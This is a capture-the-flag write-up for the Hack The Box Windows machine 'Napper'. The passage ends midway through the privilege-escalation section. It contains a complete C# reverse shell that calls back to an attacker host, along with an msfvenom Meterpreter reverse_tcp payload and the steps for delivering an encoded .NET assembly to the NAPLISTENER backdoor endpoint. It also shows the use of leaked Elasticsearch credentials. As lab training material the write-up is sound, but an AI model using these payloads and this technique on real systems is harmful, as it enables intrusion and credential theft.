Napper

30th April 2024 / Document No D24.100.279

Prepared By: dotguy

Machine Author: dedarkc

Difficulty: Hard

Synopsis

Napper is a hard difficulty Windows machine which hosts a static blog website that is backdoored with the NAPLISTENER malware, which can be exploited to gain a foothold on the machine. Privilege escalation involves reversing a Golang binary and decrypting the password for a privileged user by utilizing the seed value and password hash stored in an Elasticsearch database. Being a member of the `administrators` group, the user can obtain a system token and escalate to the `Administrator` user.

Skills required

- Windows Fundamentals
- Web Fundamentals
- Reverse Engineering Methodology

Skills learned

- Basic C# scripting
- Exploiting NAPLISTENER backdoor
- Basic Golang

Enumeration

Nmap

Let's run an Nmap scan to discover any open ports on the remote host.

```
nmap -p- --min-rate=1000 -sV -sC 10.10.11.240

Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.240
Host is up (0.16s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://app.napper.htb
|_http-server-header: Microsoft-IIS/10.0
443/tcp open  ssl/http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject:
commonName=app.napper.htb/organizationName=MLopsHub/stateOrProvinceName=Californi
a/countryName=US
| Subject Alternative Name: DNS:app.napper.htb
| Not valid before: 2023-06-07T14:58:55
|_Not valid after:  2033-06-04T14:58:55
|_http-title: Research Blog | Home
|_ssl-date: 2024-04-26T06:38:04+00:00; 0s from scanner time.
|_http-generator: Hugo 0.112.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The Nmap scan result shows that the Microsoft IIS web server is running on port `80` and `443`. In addition, the web server appears to be trying to redirect to `app.napper.htb`.

To resolve this, we can add an entry to our `hosts` file that maps the `app.napper.htb` domain to the server's IP address.

```
echo "10.10.11.240  app.napper.htb" | sudo tee -a /etc/hosts
```

HTTP

Upon browsing to port `80`, we can see a research blog website which seems to be made up of static html pages.

As the website does not provide us with any dynamic functionality, let us perform sub-domain enumeration using `ffuf` to discover any potentially useful sub-domains.


```
ffuf -w /usr/share/wordlists/seclists/subdomains-top1million-5000.txt -u
https://10.10.11.240 -H "Host: FUZZ.napper.htb" -fl 187

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.11.240
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/subdomains-
top1million-5000.txt
 :: Header           : Host: FUZZ.napper.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response lines: 187
________________________________________________
```

```
[Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 304ms]
    * FUZZ: internal
```

The scan reveals the `internal.napper.htb` sub-domain, so let's add it to our `/etc/hosts` file.


```
echo "10.10.11.240  internal.napper.htb" | sudo tee -a /etc/hosts
```

Upon visiting `internal.napper.htb`, we can see that it expects a username and password.



Browsing through the blog site we can find the post at `https://app.napper.htb/posts/setup-basic-auth-powershell/`, where a potential username and password combination is disclosed within a code block.


```
New-LocalUser -Name "example" -Password (ConvertTo-SecureString -String
"ExamplePassword" -AsPlainText -Force)
```



We can log into `internal.napper.htb` with these credentials.

Foothold

We can see that there exists a single note with the title "INTERNAL Malware research notes". We can read it to discover that the researcher has been looking at the NAPLISTENER backdoor.



The malware research notes mention that the HTTP backdoor listener is coded in C#. Additionally, any web requests directed to `/ews/MsExgHealthCheckd/` and containing a base64-encoded .NET assembly in the `sdafwe3rwe23` parameter will be loaded and executed in memory.

```
[...] HTTP listener written in C#, which we refer to as NAPLISTENER. Consistent
with SIESTAGRAPH and other malware families developed or used by this threat,
NAPLISTENER appears designed to evade network-based forms of detection.  [...]

This means that any web request to /ews/MsExgHealthCheckd/ that contains a
base64-encoded .NET assembly in the sdafwe3rwe23 parameter will be loaded and
executed in memory. It's worth noting that the binary runs in a separate process
and it is not associated with the running IIS server directly.
```

More information about the NAPLISTENER backdoor can be found here. It addresses the method of detecting whether the NAPLISTENER backdoor is installed. The IIS web server normally returns a 404 error, containing the Server header as "Microsoft-IIS/10.0". However, if the NAPLISTENER backdoor is installed and we encounter a 404 error while accessing the listener URI `/ews/MsExgHealthCheckd/`, the string "Microsoft-HTTPAPI/2.0" is appended to the Server header of the response.

In the blog post it is mentioned that the backdoor is up and running within their sandbox:

```
- 2023-04-24: Did some more reading up. We need to look for some URL and a
special parameter
- 2023-04-23: Starting the RE process. Not sure on how to approach.
- 2023-04-22: Nothing seems to be showing up in the sandbox, i just startes and
stops again. Will be testing local
- 2023-04-22: Got the copy of the backdoor, running in sandbox
```

Thus, let us inspect the Server headers of the HTTP responses and verify the presence of a backdoor. Sending a GET request to a non-existent file returns a 404 status code with the Server header "Microsoft-IIS/10.0".


```
curl -k -I https://10.10.11.240/test

HTTP/2 404
content-length: 1245
content-type: text/html
server: Microsoft-IIS/10.0
date: Thu, 02 May 2024 12:19:31 GMT
```

Now, let us try to send a GET request to the listener URI `/ews/MsExgHealthCheckd/`.

```
curl -k -I https://10.10.11.240/ews/MsExgHealthCheckd

HTTP/2 404
content-length: 0
content-type: text/html; charset=utf-8
server: Microsoft-IIS/10.0 Microsoft-HTTPAPI/2.0
x-powered-by: ASP.NET
date: Thu, 02 May 2024 12:20:05 GMT
```

We can see that the server header has the string "Microsoft-HTTPAPI/2.0" appended to it. This verifies that the box is backdoored using NAPLISTENER, so we will now attempt to use it to get a shell on the target.

We can generate a C# reverse shell using this website, for our IP address and port.



The malware analysis section about NAPLISTENER in [this blog] mentions that NAPLISTENER executes the .NET assembly code using the `Run` method.

> It creates an `HttpResponse` object and an `HttpContext` object, using these two objects as parameters. If the submitted Form field contains `sdafwe3rwe23` , it will try to create an assembly object and execute it using the `Run` method.

Therefore, it's necessary to adjust our C# payload to include a `Run` method containing the reverse shell code. Make sure that the filename is the same as the namespace.

```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;

namespace Payload {
  public class Run {
    static StreamWriter streamWriter;
```

```
    public Run() {
      using(TcpClient client = new TcpClient("YOUR_IP", 9001)) {
        using(Stream stream = client.GetStream()) {
          using(StreamReader rdr = new StreamReader(stream)) {
            streamWriter = new StreamWriter(stream);

            StringBuilder strInput = new StringBuilder();

            Process p = new Process();
            p.StartInfo.FileName = "cmd";
            p.StartInfo.CreateNoWindow = true;
            p.StartInfo.UseShellExecute = false;
            p.StartInfo.RedirectStandardOutput = true;
            p.StartInfo.RedirectStandardInput = true;
            p.StartInfo.RedirectStandardError = true;
            p.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
            p.Start();
            p.BeginOutputReadLine();

            while (true) {
              strInput.Append(rdr.ReadLine());
              //strInput.Append("\n");
              p.StandardInput.WriteLine(strInput);
              strInput.Remove(0, strInput.Length);
            }
          }
        }
      }
    }

    public static void Main(string[] args) {
      new Run();
    }

    private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outLine) {
      StringBuilder strOutput = new StringBuilder();

      if (!String.IsNullOrEmpty(outLine.Data)) {
        try {
          strOutput.Append(outLine.Data);
          streamWriter.WriteLine(strOutput);
          streamWriter.Flush();
        } catch (Exception err) {}
      }
    }

  }
}
```

We can compile the above C# payload into a Windows executable using the `mono` C# compiler. It can be installed on Linux using the following command.

```
sudo apt install mono-devel
```


Compile the C# payload to an executable.

```
mcs -out:Payload.exe Payload.cs
```

Now we have a `.exe` file that still can't be passed directly to our web request. As we know that NAPLISTENER will base64 decode the payload, we must base64 encode this executable file.

```
base64 -w 0 ./Payload.exe

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAg
AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJA
AAAA
AAAABQRQAATAEDAAAAAAAAAAAAAAAAAOAAAgELAQgAAAoAAAAGAAAAAAAAfigAAAAgAAAAQAAAAABAAAA
gAAAAAgAABAAAAAAAAAAEAAAAAAAAAACAAAAAAgAAAAAAAAMAQIU ....
[** SNIP **]
```

The base64-encoded payload contains certain symbols that may cause issues during transmission, potentially compromising its integrity by the time it reaches the NAPLISTENER, resulting in unexpected behaviour. Therefore, let's URL encode the base64 payload, utilizing [this website](#).




Start a netcat listener on port `9001` to receive the reverse shell callback.

```
nc -nvlp 9001
```

Let's now use BurpSuite to send a POST request to the `/ews/MsExgHealthCheckd/` endpoint along with our URL-encoded reverse shell payload within the `sdafwe3rwe23` parameter.

```
POST /ews/MsExgHealthCheckd HTTP/2
Host: napper.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Sec-Gpc: 1
Te: trailers
Connection: close
Content-Length: 6195

sdafwe3rwe23=TVqQAAMAAAAEAAAA%2F%2F8AALgAAAAAAAAAQ<...SNIP...>
```



Upon sending the request, we successfully receive a reverse shell on our listener, as the user `ruben`.

```
nc -nvlp 9001

listening on [any] 9001 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.240] 57030

Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
napper\ruben
```

The `user` flag can be obtained at `c:\users\ruben\desktop\user.txt`.

```
type C:\Users\ruben\Desktop\user.txt
```

Privilege Escalation

While enumerating the target filesystem, we find the folder `C:\temp\www` which contains the source code of the websites running on the server.

```
c:\temp\www> dir

 Volume in drive C has no label.
 Volume Serial Number is CB08-11BF

 Directory of c:\temp\www

06/09/2023  12:18 AM    <DIR>          .
06/09/2023  12:18 AM    <DIR>          ..
06/09/2023  12:18 AM    <DIR>          app
06/09/2023  12:18 AM    <DIR>          internal
               0 File(s)              0 bytes
               4 Dir(s)   4,589,490,176 bytes free
```

Digging deeper, we find the file `no-more-laps.md` which seems like a draft post for the internal blog. It is interesting to note that the post mentions replacing LAPS with an in-house custom solution and that the password for the `backup` user will be stored in the local Elasticsearch database.

```
c:\Temp\www\internal\content\posts> type no-more-laps.md

---
title: "**INTERNAL** Getting rid of LAPS"
description: Replacing LAPS with out own custom solution
date: 2023-07-01
draft: true
tags: [internal, sysadmin]
---
# Intro
We are getting rid of LAPS in favor of our own custom solution.
The password for the `backup` user will be stored in the local Elastic DB.
IT will deploy the decryption client to the admin desktops once it it ready.
We do expect the development to be ready soon. The Malware RE team will be the
first test group.
```

Inside the `internal-laps-alpha` directory, we find an executable file `a.exe` and a `.env` file.

```
c:\Temp\www\internal\content\posts\internal-laps-alpha> dir

 Volume in drive C has no label.
 Volume Serial Number is CB08-11BF
 Directory of c:\Temp\www\internal\content\posts\internal-laps-alpha
06/09/2023  12:28 AM    <DIR>          .
06/09/2023  12:28 AM    <DIR>          ..
06/09/2023  12:28 AM                82 .env
06/09/2023  12:20 AM        12,697,088 a.exe
               2 File(s)     12,697,170 bytes
               2 Dir(s)   4,601,315,328 bytes free
```

The `.env` file reveals the credentials for the Elasticsearch service running on localhost port `9200`.

```
c:\Temp\www\internal\content\posts\internal-laps-alpha> type .env

ELASTICUSER=user
ELASTICPASS=DumpPassword\$Here
ELASTICURI=https://127.0.0.1:9200
```

Elasticsearch

Since the Elasticsearch service is running on localhost, we will need to set up port forwarding to be able to access the internal port `9200` from our attacking machine.

Let us upgrade to a Meterpreter shell, as it'll allow us to set up port forwarding. We generate the reverse shell payload using `msfvenom` and transfer it to the remote box.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=tun0 lport=1337 -f exe >
rev.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

We must also start a handler in the Metasploit console which can be launched using the command `msfconsole`.

```
msfconsole

msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
msf6 exploit(multi/handler) > set LPORT 1337
msf6 exploit(multi/handler) > run
```

Now, upon running the executable payload on the remote box, we successfully receive a Meterpreter shell on the handler.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on <YOUR_IP>:1337
[*] Sending stage (200774 bytes) to 10.10.11.240
[*] Meterpreter session 1 opened (<YOUR_IP>:1337 -> 10.10.11.240:57893)

meterpreter > getuid
Server username: NAPPER\ruben
```

Let's now forward the internal port `9200` of the remote machine to port `9200` of our localhost.

```
meterpreter > portfwd add -l 9200 -p 9200 -r 127.0.0.1

[*] Forward TCP relay created: (local) :9200 -> (remote) 127.0.0.1:9200
```

Now that the port forwarding has been set up, let us try to can connect to the Elasticsearch service with the credentials obtained from the `.env` file. We can refer to [this post]() for enumerating the Elasticsearch service.

```
curl -k https://127.0.0.1:9200 -u 'user:DumpPassword$Here'

{
  "name" : "NAPPER",
  "cluster_name" : "backupuser",
  "cluster_uuid" : "tWUZG4e8QpWIwT8HmKcBiw",
  "version" : {
    "number" : "8.8.0",
    "build_flavor" : "default",
    "build_type" : "zip",
    "build_hash" : "c01029875a091076ed42cdb3a41c10b1a9a5a20f",
    "build_date" : "2023-05-23T17:16:07.179039820Z",
    "build_snapshot" : false,
    "lucene_version" : "9.6.0",
    "minimum_wire_compatibility_version" : "7.17.0",
    "minimum_index_compatibility_version" : "7.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

We can successfully connect to the Elasticsearch service. Thus, let us try to retrieve all the indices stored in the Elasticsearch database.

```
curl -k https://127.0.0.1:9200/_cat/indices -u 'user:DumpPassword$Here'

yellow open seed       BGZFG4eeSLyYD7eqXSefDg 1 1 1 0 3.3kb 3.3kb
yellow open user-00001 q945FxieSwKdALKRkrU_hg 1 1 1 0 5.3kb 5.3kb
```

There are two indices in the Elasticsearch database, namely `seed` and `user-00001`. The `seed` index contains a document with a field called "seed".

```
curl -k https://127.0.0.1:9200/seed/_search -u 'user:DumpPassword$Here' | jq
```

```
{
  "took": 246,
  "timed_out": false,
  "_shards": {
    "total": 1,
    "successful": 1,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": {
      "value": 1,
      "relation": "eq"
    },
    "max_score": 1,
    "hits": [
      {
        "_index": "seed",
        "_id": "1",
        "_score": 1,
        "_source": {
          "seed": 73724065
        }
      }
    ]
  }
}
```

The `user-00001` index contains a document with a field called "blob" and its data seems like a base64-encoded password hash.

```
curl -k https://127.0.0.1:9200/user-00001/_search -u 'user:DumpPassword$Here' |
jq

{
  "took": 7,
  "timed_out": false,
  "_shards": {
    "total": 1,
    "successful": 1,
    "skipped": 0,
    "failed": 0
  },
  "hits": {
    "total": {
      "value": 1,
      "relation": "eq"
    },
    "max_score": 1,
    "hits": [
      {
        "_index": "user-00001",
        "_id": "_f5uLo8B1dqcMWzKNqmn",
        "_score": 1,
        "_source": {
```

